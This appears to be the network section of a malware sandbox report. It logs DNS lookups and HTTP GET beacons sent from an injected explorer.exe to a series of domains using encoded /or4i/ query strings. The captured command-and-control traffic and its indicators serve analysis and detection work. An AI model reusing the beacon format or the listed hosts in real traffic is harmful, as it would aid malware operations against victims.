May 12, 2021 20:03:19.545161009 CEST	53	49285	8.8.8.8	192.168.2.4
May 12, 2021 20:03:19.681936026 CEST	50601	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:19.739070892 CEST	53	50601	8.8.8.8	192.168.2.4
May 12, 2021 20:03:20.341811895 CEST	60875	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:20.403373003 CEST	53	60875	8.8.8.8	192.168.2.4
May 12, 2021 20:03:20.950119972 CEST	56448	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:21.008697987 CEST	53	56448	8.8.8.8	192.168.2.4
May 12, 2021 20:03:21.196305990 CEST	59172	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:21.256314039 CEST	53	59172	8.8.8.8	192.168.2.4
May 12, 2021 20:03:21.501291990 CEST	62420	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:21.549973965 CEST	53	62420	8.8.8.8	192.168.2.4
May 12, 2021 20:03:22.291475058 CEST	60579	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:22.351526022 CEST	53	60579	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 20:03:23.481899977 CEST	50183	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:23.544143915 CEST	53	50183	8.8.8.8	192.168.2.4
May 12, 2021 20:03:23.963395119 CEST	61531	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:24.012821913 CEST	53	61531	8.8.8.8	192.168.2.4
May 12, 2021 20:03:26.447210073 CEST	49228	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:26.510171890 CEST	53	49228	8.8.8.8	192.168.2.4
May 12, 2021 20:03:27.032042980 CEST	59794	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:27.093102932 CEST	53	59794	8.8.8.8	192.168.2.4
May 12, 2021 20:03:31.948725939 CEST	55916	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:32.012048960 CEST	53	55916	8.8.8.8	192.168.2.4
May 12, 2021 20:03:37.212663889 CEST	52752	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:37.294027090 CEST	53	52752	8.8.8.8	192.168.2.4
May 12, 2021 20:03:42.467097044 CEST	60542	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:42.628508091 CEST	53	60542	8.8.8.8	192.168.2.4
May 12, 2021 20:03:47.937995911 CEST	60689	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:47.999537945 CEST	53	60689	8.8.8.8	192.168.2.4
May 12, 2021 20:03:53.199996948 CEST	64206	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:53.347131014 CEST	53	64206	8.8.8.8	192.168.2.4
May 12, 2021 20:04:03.668735027 CEST	50904	53	192.168.2.4	8.8.8.8
May 12, 2021 20:04:03.738435030 CEST	53	50904	8.8.8.8	192.168.2.4
May 12, 2021 20:04:03.935262918 CEST	57525	53	192.168.2.4	8.8.8.8
May 12, 2021 20:04:04.003670931 CEST	53	57525	8.8.8.8	192.168.2.4
May 12, 2021 20:04:06.033979893 CEST	53814	53	192.168.2.4	8.8.8.8
May 12, 2021 20:04:06.099162102 CEST	53	53814	8.8.8.8	192.168.2.4
May 12, 2021 20:04:09.047368050 CEST	53418	53	192.168.2.4	8.8.8.8
May 12, 2021 20:04:09.111213923 CEST	53	53418	8.8.8.8	192.168.2.4
May 12, 2021 20:04:14.310559034 CEST	62833	53	192.168.2.4	8.8.8.8
May 12, 2021 20:04:14.373636007 CEST	53	62833	8.8.8.8	192.168.2.4
May 12, 2021 20:04:19.542972088 CEST	59260	53	192.168.2.4	8.8.8.8
May 12, 2021 20:04:19.890546083 CEST	53	59260	8.8.8.8	192.168.2.4
May 12, 2021 20:04:25.495456934 CEST	49944	53	192.168.2.4	8.8.8.8
May 12, 2021 20:04:25.639183998 CEST	53	49944	8.8.8.8	192.168.2.4
May 12, 2021 20:04:30.903311968 CEST	63300	53	192.168.2.4	8.8.8.8
May 12, 2021 20:04:30.975553036 CEST	53	63300	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 20:03:15.367290020 CEST	192.168.2.4	8.8.8.8	0x9f67	Standard query (0)	www.healshameyoga.com	A (IP address)	IN (0x0001)
May 12, 2021 20:03:21.196305990 CEST	192.168.2.4	8.8.8.8	0x5cee	Standard query (0)	www.rogersbeefarm.com	A (IP address)	IN (0x0001)
May 12, 2021 20:03:26.447210073 CEST	192.168.2.4	8.8.8.8	0x3912	Standard query (0)	www.nowhealthdays.com	A (IP address)	IN (0x0001)
May 12, 2021 20:03:31.948725939 CEST	192.168.2.4	8.8.8.8	0xcf80	Standard query (0)	www.ikeberto.com	A (IP address)	IN (0x0001)
May 12, 2021 20:03:37.212663889 CEST	192.168.2.4	8.8.8.8	0x7424	Standard query (0)	www.directflence.com	A (IP address)	IN (0x0001)
May 12, 2021 20:03:42.467097044 CEST	192.168.2.4	8.8.8.8	0x78b	Standard query (0)	www.mmgenius.com	A (IP address)	IN (0x0001)
May 12, 2021 20:03:47.937995911 CEST	192.168.2.4	8.8.8.8	0xce09	Standard query (0)	www.rainboxs.com	A (IP address)	IN (0x0001)
May 12, 2021 20:03:53.199996948 CEST	192.168.2.4	8.8.8.8	0x776c	Standard query (0)	www.nobleandmarble.com	A (IP address)	IN (0x0001)
May 12, 2021 20:04:03.668735027 CEST	192.168.2.4	8.8.8.8	0x987e	Standard query (0)	www.safegrinder.com	A (IP address)	IN (0x0001)
May 12, 2021 20:04:09.047368050 CEST	192.168.2.4	8.8.8.8	0x5430	Standard query (0)	www.tecquestrian.com	A (IP address)	IN (0x0001)
May 12, 2021 20:04:14.310559034 CEST	192.168.2.4	8.8.8.8	0x8005	Standard query (0)	www.boowears.com	A (IP address)	IN (0x0001)
May 12, 2021 20:04:19.542972088 CEST	192.168.2.4	8.8.8.8	0x20bf	Standard query (0)	www.cuntrera.com	A (IP address)	IN (0x0001)
May 12, 2021 20:04:25.495456934 CEST	192.168.2.4	8.8.8.8	0x111d	Standard query (0)	www.blissfulyogamullicahill.com	A (IP address)	IN (0x0001)
May 12, 2021 20:04:30.903311968 CEST	192.168.2.4	8.8.8.8	0x8610	Standard query (0)	www.changethecompany.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 20:03:15.565867901 CEST	8.8.8.8	192.168.2.4	0x9f67	No error (0)	www.healshameyoga.com	pixie.porkbun.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 20:03:15.565867901 CEST	8.8.8.8	192.168.2.4	0x9f67	No error (0)	pixie.porkbun.com		44.227.76.166	A (IP address)	IN (0x0001)
May 12, 2021 20:03:21.256314039 CEST	8.8.8.8	192.168.2.4	0x5cee	No error (0)	www.rogersbeefarm.com	rogersbeefarm.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 20:03:21.256314039 CEST	8.8.8.8	192.168.2.4	0x5cee	No error (0)	rogersbeefarm.com		34.102.136.180	A (IP address)	IN (0x0001)
May 12, 2021 20:03:26.510171890 CEST	8.8.8.8	192.168.2.4	0x3912	No error (0)	www.nowhealthdays.com	nowhealthdays.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 20:03:26.510171890 CEST	8.8.8.8	192.168.2.4	0x3912	No error (0)	nowhealthdays.com		198.54.114.164	A (IP address)	IN (0x0001)
May 12, 2021 20:03:32.012048960 CEST	8.8.8.8	192.168.2.4	0xcf80	No error (0)	www.ikeberto.com	ikeberto.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 20:03:32.012048960 CEST	8.8.8.8	192.168.2.4	0xcf80	No error (0)	ikeberto.com		34.102.136.180	A (IP address)	IN (0x0001)
May 12, 2021 20:03:37.294027090 CEST	8.8.8.8	192.168.2.4	0x7424	No error (0)	www.directflence.com	directflence.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 20:03:37.294027090 CEST	8.8.8.8	192.168.2.4	0x7424	No error (0)	directflence.com		185.4.135.136	A (IP address)	IN (0x0001)
May 12, 2021 20:03:42.628508091 CEST	8.8.8.8	192.168.2.4	0x78b	No error (0)	www.mmgenius.com	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 20:03:42.628508091 CEST	8.8.8.8	192.168.2.4	0x78b	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.16.197.4	A (IP address)	IN (0x0001)
May 12, 2021 20:03:42.628508091 CEST	8.8.8.8	192.168.2.4	0x78b	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		13.59.53.244	A (IP address)	IN (0x0001)
May 12, 2021 20:03:42.628508091 CEST	8.8.8.8	192.168.2.4	0x78b	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		52.15.160.167	A (IP address)	IN (0x0001)
May 12, 2021 20:03:47.999537945 CEST	8.8.8.8	192.168.2.4	0xce09	No error (0)	www.rainboxs.com	rainboxs.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 20:03:47.999537945 CEST	8.8.8.8	192.168.2.4	0xce09	No error (0)	rainboxs.com		34.102.136.180	A (IP address)	IN (0x0001)
May 12, 2021 20:03:53.347131014 CEST	8.8.8.8	192.168.2.4	0x776c	No error (0)	www.nobleandmarble.com	nobleandmarble.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 20:03:53.347131014 CEST	8.8.8.8	192.168.2.4	0x776c	No error (0)	nobleandmarble.com		209.222.96.146	A (IP address)	IN (0x0001)
May 12, 2021 20:04:03.738435030 CEST	8.8.8.8	192.168.2.4	0x987e	No error (0)	www.safegrinder.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 20:04:03.738435030 CEST	8.8.8.8	192.168.2.4	0x987e	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
May 12, 2021 20:04:09.111213923 CEST	8.8.8.8	192.168.2.4	0x5430	No error (0)	www.tecquestrian.com	tecquestrian.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 20:04:09.111213923 CEST	8.8.8.8	192.168.2.4	0x5430	No error (0)	tecquestrian.com		34.102.136.180	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 20:04:14.373636007 CEST	8.8.8.8	192.168.2.4	0x8005	No error (0)	www.booweats.com		64.190.62.111	A (IP address)	IN (0x0001)
May 12, 2021 20:04:19.890546083 CEST	8.8.8.8	192.168.2.4	0x20bf	No error (0)	www.cuntrera.com		154.93.81.33	A (IP address)	IN (0x0001)
May 12, 2021 20:04:25.639183998 CEST	8.8.8.8	192.168.2.4	0x111d	No error (0)	www.blissfulyogamullicahill.com		199.59.242.153	A (IP address)	IN (0x0001)
May 12, 2021 20:04:30.975553036 CEST	8.8.8.8	192.168.2.4	0x8610	No error (0)	www.changethecompany.net	changethecompany.net		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 20:04:30.975553036 CEST	8.8.8.8	192.168.2.4	0x8610	No error (0)	changethecompany.net		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.healshameyoga.com
- www.rogersbeefarm.com
- www.nowhealthdays.com
- www.ikeberto.com
- www.directflence.com
- www.mmgenius.com
- www.rainboxs.com
- www.nobleandmarble.com
- www.safegrinder.com
- www.tecquestrian.com
- www.booweats.com
- www.cuntrera.com
- www.changethecompany.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49744	44.227.76.166	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 20:03:15.982130051 CEST	1284	OUT	GET /or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=br7cblkv9ontd/SiGgT+XZDl5pRbJS2ewUI6yLIzIbkbVffvtcdgNY0Hgbt3ntXhEXSG HTTP/1.1 Host: www.healshameyoga.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 20:03:16.190001965 CEST	1285	IN	HTTP/1.1 307 Temporary Redirect Server: openresty Date: Wed, 12 May 2021 18:03:16 GMT Content-Type: text/html; charset=utf-8 Content-Length: 168 Connection: close Location: http://healshameyoga.com X-Frame-Options: sameorigin Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>307 Temporary Redirect</title></head><body> 307 Temporary Redirect <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49752	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 20:03:21.298877954 CEST	1643	OUT	GET /or4i/?HFQDEL_8=iur2w+iIhsR226mwIbytM77gwZtRr9g6xSmsh16YEl1oNNyvhmb6qr2bTjtOXqdr6kbB&4h_HCv=a2JDa0Xx22IpWxjP HTTP/1.1 Host: www.rogersbeefarm.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 20:03:21.436414003 CEST	1673	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 18:03:21 GMT Content-Type: text/html Content-Length: 275 ETag: "6096ba97-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49772	64.190.62.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 20:04:14.421730995 CEST	6051	OUT	GET /or4i/?HFQDEL_8=qot6XnlSyPOFXuVGORD9CEtZEU4GG3KqT75/dB/Qk/mHCfMLKHKtxcGvS1Ql8r/8KBX8&4h_HCv=a2JDa0Xx22IpWxjP HTTP/1.1 Host: www.booweats.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 20:04:14.499639034 CEST	6052	IN	HTTP/1.1 302 Found date: Wed, 12 May 2021 18:04:14 GMT content-type: text/html; charset=UTF-8 content-length: 0 x-adblock-key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANnylWw2vLY4hUn9w06zQKbhKBfvjFUCsdFlb6TdQhxb9RXWXuI4t31c+o8fYOv/s8q1LGPga3DE1L/tHU4LENMCAwEAAQ==_GR7H1xMTDQhvKsk9JLsRBf15xjVzhUxhlhUt6qvgKB5IoHIpJ3jjYusyTMFbvzyGzakXql8yj22nmafDt8NgEQ== expires: Mon, 26 Jul 1997 05:00:00 GMT cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 pragma: no-cache last-modified: Wed, 12 May 2021 18:04:14 GMT location: https://sedo.com/search/details/?partnerid=324561&language=it&domain=booweats.com&origin=sales_lander_1&utm_medium=Parking&utm_campaign=offerpage x-cache-miss-from: parking-5cc4cbb56f-5qv64 server: NginX connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49773	154.93.81.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 20:04:20.187233925 CEST	6053	OUT	GET /or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=oJz4pJjdv4YVSt0+MmS2FtCA6v4cV0g87aIryYx21PY21L+ds7v/9rK+HMpewy0ytB7Z HTTP/1.1 Host: www.cuntrera.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49775	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 20:04:31.017971039 CEST	6060	OUT	GET /or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=s0IAE6utMOpEbBTXfVBtMvohtOMhwSGLvfPwlSEa+yA+XVzrnw8OQ7eif0DqkxnFDccR HTTP/1.1 Host: www.changethecompany.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 20:04:31.157010078 CEST	6060	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 18:04:31 GMT Content-Type: text/html Content-Length: 275 ETag: "6096ba97-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49757	198.54.114.164	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 20:03:26.705135107 CEST	2204	OUT	GET /or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=Nfl9li5qPifS0qmI3oGyYt+1WQBc6+s+CWT3m3ZkN/MuRx1xa905Jr26QEss+PYMzBmi HTTP/1.1 Host: www.nowhealthdays.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 20:03:26.905880928 CEST	2206	IN	HTTP/1.1 404 Not Found date: Wed, 12 May 2021 18:03:26 GMT server: Apache accept-ranges: bytes transfer-encoding: chunked content-type: text/html connection: close Data Raw: 32 31 36 38 0d 0a 0a 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0a 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0a 20 20 20 20 20 20 Data Ascii: 2168<!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49763	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 20:03:32.055988073 CEST	5992	OUT	GET /or4i/?HFQDEL_8=9uknvSs0D9sRUbKPNEJc//q5kM+rT7HBD1bOe0TigX7EwC/pCwMCwQN4ECUA0466XB/p&4h_HCv=a2JDa0Xx22IpWxjP HTTP/1.1 Host: www.ikeberto.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 20:03:32.193681002 CEST	5993	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 18:03:32 GMT Content-Type: text/html Content-Length: 275 ETag: "60995c0c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49764	185.4.135.136	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 20:03:37.372333050 CEST	6017	OUT	GET /or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=XZ5egFlM4LuR7juc0UFP6fai+XX2I8SV8Ur1Ieq3oNzW4b+OCSm6ABQPGtFRxJXr06kx HTTP/1.1 Host: www.directflence.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
